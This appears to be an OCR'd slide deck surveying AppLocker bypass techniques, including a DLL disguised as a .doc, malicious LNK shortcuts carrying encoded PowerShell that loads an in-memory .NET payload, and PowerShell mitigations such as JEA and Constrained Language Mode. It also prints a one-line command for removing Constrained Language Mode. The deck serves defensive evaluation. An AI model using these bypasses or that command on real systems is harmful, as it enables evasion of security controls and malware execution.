
AppLocker Bypass

- a survey -

Prepared by J.C.

Why look into system abuse?


- More reliable & “cheaper” than exploits
- Some flaws **CANNOT be patched because it’s a feature**, not a bug…



What are we trying to do?

- AppWhitelisting can block a bulk of malware… but it is not sufficient on its own
- **Evaluate hardening**/products (do without if possible or look for alternatives)

Test



* Our internal classification

If we don’t look into it, someone else will…

- **It is already in public domain (aka Internet)**, I focused largely on **Casey Smith’s (aka @subtee)** work https://github.com/subTee
- There are other researchers…https://cansecwest.com/slides/2016/CSW2016_Freingruber_Bypassing_Application_Whitelisting.pdf
- Techniques are used by threat actors & malware authors


How many methods?

- 13 known methods listed in https://github.com/subTee/ApplicationWhitelistBypassTechniques/blob/master/TheList.txt **a lot more not in public domain**…
  #Asymmetry

- Can be generalized…


Type 1
Indirect loading of **compiled codes** using system components/mechanisms

Type 2
OS or whitelisted app **scripting** features



“Isn’t there DENY path AppLocker rules” you say?


It is good practice to add deny rules for whitelisted-user-writable paths, especially for scripting abuse & EXEs but for DLLs...



AllTheThings.doc is actually a DLL

1. double-click

0. Check that rule works



2. gain C2

Limitations of Blacklisting

- **Custom payloads can <u>easily</u> bypass AV (which is a form of blacklist) #4free… VS2017 Community Ed is free!**
- AppLocker (or equivalent) can block non-admin/technical users from running these OS components (in a blacklist)… useful for eg. Internet Kiosks/Zone

  but some can't be blocked as it is needed by Windows eg. Control panel -> rundll32, some IT depts **w**on't block Powershell & WScript/CScript as these tools are in use…

- **How about system administrators & technical users?**

How to run such methods?

- **AppLocker rules will typically allow LNK files**, else many shortcuts for apps will break… cmd.exe blocked? No problem, create a shortcut & point to the component!
- LNK file is popular… why? **Fake icon -> trick -> run**… Can even embed full payload & use Powershell to execute (will demo later)
- Exploits -> shellcodes -> abuse system components
  eg. (Browser Drive-By like Exploit-kits + System components abuse = 'File-less' infection) with 0 executable files dropped, persistence/installation via registry/WMI/scheduled tasks abuses etc

  ** won't talk about exploits (use only when needed)… patches/products can deal with that*

Malicious LNK builder

- **https://www.uperesia.com/booby-trapped-shortcut-generator**
- **Why I like this? Allegedly used by APT groups. Highly flexible, only limited by our imagination…**
- Abusing LNK is nothing new, but this.. this is clever way to embed complex payload & overcoming ‘payload size’ limitation…. overview on the next slide….

Source: https://www.uperesia.com/booby-trapped-shortcut-generator

BOOBY TRAPPED SHORTCUT

Victim clicks on the shortcut. Powershell is called with a base64 encoded command. The encoded command is a carving script.


Carving script reads a byte stream from the 'lnk' file. The byte stream contains a script written in powershell. This script is decoded and executed.

The carved out script contains an embedded .NET executable. This .NET executable is loaded into memory and executed.

DEMO @ https://www.youtube.com/watch?v=fKSDi0kEwsI

Mitigate Powershell Abuse

- Use AppLocker/Microsoft **J**ust **E**nough **A**dministration to block user groups that don't need Powershell.exe



- Better to ~~remove~~ **limit** Powershell access given the trend of scripting abuses! You can remove it but there are **public/free toolkits** that can run Powershell agents w/o Powershell.exe…

- **From a Threat Simulation perspective, we need to consider other means to launch codes via LNK/Macros…**

Just Enough Administration Role Capability

Registry Editor

File Edit View Favorites Help

NetworkProvider
PowerShell
ConsoleSessionConfiguration
safer
SettingSync

Name	Type	Data
(Default)	REG_SZ	(value not set)
EnableConsoleSessionConfiguration	REG_DWORD	0x00000001 (1)
ConsoleSessionConfigurationName	REG_SZ	BabysFirstJEARoleCapability

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ConsoleSessionConfiguration

Command Prompt

```
C:\>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

The shell cannot be started. A failure occurred during initialization:
Cannot create or open the configuration session BabysFirstJEARoleCapability.

C:\>
```


Administrator: Command Prompt - powershell

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS>
```

Tweet

Matt Graeber
@mattifestation

Example of a locally enforced JEA config blocking non-admin PowerShell. Requires PS v5.1. /cc @vector_sec



5/3/17, 07:23

59 RETWEETS 111 LIKES

Tweet your reply

Home Explore Notifications Messages Me

Remove Constrained Language Mode:
Remove-Item Env:__PSLockdownPolicy

Check Language Mode:
$ExecutionContext.SessionState.LanguageMode

Enabling PowerShell Constrained Language mode is another method that can be used to mitigate PowerShell attacks.

